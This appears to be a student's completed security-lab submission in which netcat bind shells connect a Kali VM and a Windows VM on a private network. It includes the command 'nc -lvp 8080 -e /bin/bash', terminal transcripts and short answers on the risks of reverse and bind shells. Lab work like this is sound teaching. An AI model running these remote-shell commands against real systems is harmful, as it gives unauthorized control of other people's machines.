
Name : Ishan Aakash Patel
Student ID : 146151238

Ln 2, Col 23 48 characters 100% Window UTF-8
```

4. On our attacking machine, Kali UNIX, start the remote connection:

nc <IP_address_of_the_target> 8080

<include a screenshot of the result of the previous command>



The screenshot shows a Kali Linux terminal window with the following text:

```
(ishan@ishan)-[~]
$ nc 192.168.229.130 8080
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ishan\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1AAC-C791

Directory of C:\Users\ishan\Desktop

03/24/2024 10:23 AM <DIR> .
03/24/2024 10:23 AM <DIR> ..
03/18/2024 05:08 PM      2,348 Microsoft Edge.lnk
03/24/2024 10:23 AM      36,528 nc.exe
                2 File(s)      38,876 bytes
                2 Dir(s)  19,243,831,296 bytes free

C:\Users\ishan\Desktop>whoami
whoami
desktop-c1n1ot1\ishan

C:\Users\ishan\Desktop>
```

Overlaid on the terminal is a Notepad window titled "ish". The Notepad window contains the following text:

```
File Edit View


Name : Ishan Aakash Patel
Student ID : 146151238

Ln 2, Col 23 48 characters 100% Window UTF-8
```

5. Type several Windows commands to verify the connection. For example:

dir

<include a screenshot of the result of the previous command>



The screenshot shows a Windows terminal window with the following content:

```
(ishan@ishan)-[~]  
$ nc 192.168.229.130 8080  
Microsoft Windows [Version 10.0.19045.3803]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\ishan\Desktop>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 1AAC-C791  
  
Directory of C:\Users\ishan\Desktop  
  
03/24/2024 10:23 AM <DIR> .  
03/24/2024 10:23 AM <DIR> ..  
03/18/2024 05:08 PM 2,348 Microsoft Edge.lnk  
03/24/2024 10:23 AM <DIR> 36,528 nc.exe  
2 File(s) 38,876 bytes  
2 Dir(s) 19,243,831,296 bytes free  
  
C:\Users\ishan\Desktop>whoami  
whoami  
desktop-cln1ot1\ishan  
  
C:\Users\ishan\Desktop>
```


On the right side of the terminal window, there is a text box containing the following information:

```
Name : Ishan Aakash Patel  
Student ID : 146151238  
  
Ln 2, Col 23 | 48 characters | 100% | Window UTF-8
```

Part 6 Create a **bind** shell for **Windows->UNIX** connection.

1. *Attacking machine* – Windows, *target machine* – Kali UNIX.
2. When the shell starts, type the following commands:
 - a. `pwd`
 - b. `whoami`
 - c. `<your name>`
3. List the required steps and insert screenshots of both Linux and Windows.

Kali command = `nc -lvp 8080 -e /bin/bash`




The screenshot shows a Kali Linux terminal window with the following content:

```
(ishan@ishan)-[~]  
$ nc -lvp 8080 -e /bin/bash  
listening on [any] 8080 ...  
192.168.229.130: inverse host lookup failed: Unknown host  
connect to [192.168.229.128] from (UNKNOWN) [192.168.229.130] 50500  
  
C:\Users\ishan\Desktop>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 1AAC-C791  
  
Directory of C:\Users\ishan\Desktop  
  
03/24/2024 10:23 AM <DIR> .  
03/24/2024 10:23 AM <DIR> ..  
03/18/2024 05:08 PM 2,348 Microsoft Edge.lnk  
03/24/2024 10:23 AM <DIR> 36,528 nc.exe  
2 File(s) 38,876 bytes  
2 Dir(s) 19,243,831,296 bytes free  
  
C:\Users\ishan\Desktop>whoami  
whoami  
desktop-cln1ot1\ishan  
  
C:\Users\ishan\Desktop>
```

On the right side of the terminal window, there is a text box containing the following information:

```
Name : Ishan Aakash Patel  
Student ID : 146151238  
  
Ln 2, Col 23 | 48 characters | 100% | Window UTF-8
```

Windows Command = nc 192.168.229.128 (Kali's IP) 8080



```
Command Prompt - nc 192.168.229.128 8080
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ishan>cd Desktop
C:\Users\ishan\Desktop>nc 192.168.229.128 8080

pwd
/home/ishan
dir
Desktop      Music      Templates  screensaver.exe
Documents    Pictures   Videos    vncviewer.exe
Downloads    Public     nikto-scan-10.0.2.4.txt winrar.exe

whoami
ishan

Ishan Aakash Patel 146151238_
```

Take a screenshot of the completed work and answer the following questions:

What would be the concern regarding Reverse Shell technique?

Answer = The main concern with the Reverse Shell technique is that it allows an attacker to gain unauthorized access to a target system, potentially leading to data theft, system compromise, and further exploitation of the network. In addition to unauthorized access, the Reverse Shell technique poses significant security risks because it establishes a connection from the target system back to the attacker's machine, essentially granting the attacker a foothold within the network. This can enable the execution of malicious commands, data exfiltration, and the potential for escalating privileges, leading to extensive damage and compromise of the system and network security.

What would be the constrain regarding Bind Shell technique?

Answer = The Bind Shell technique presents a challenge as it relies on the target system being reachable directly from the attacker's machine. This constraint arises because the target system must actively listen for incoming connections, which may be hindered by network configurations such as firewalls, Network Address Translation (NAT), or other security measures. Consequently, Bind Shell may not be viable in

environments with stringent network restrictions, limiting its usability and effectiveness for remote access and exploitation.

Submit your lab



- Doublecheck all your answers.
- Save the file on your computer for future reference.
- Save the file again as a “.pdf” file.
- Submit the PDF file for grading.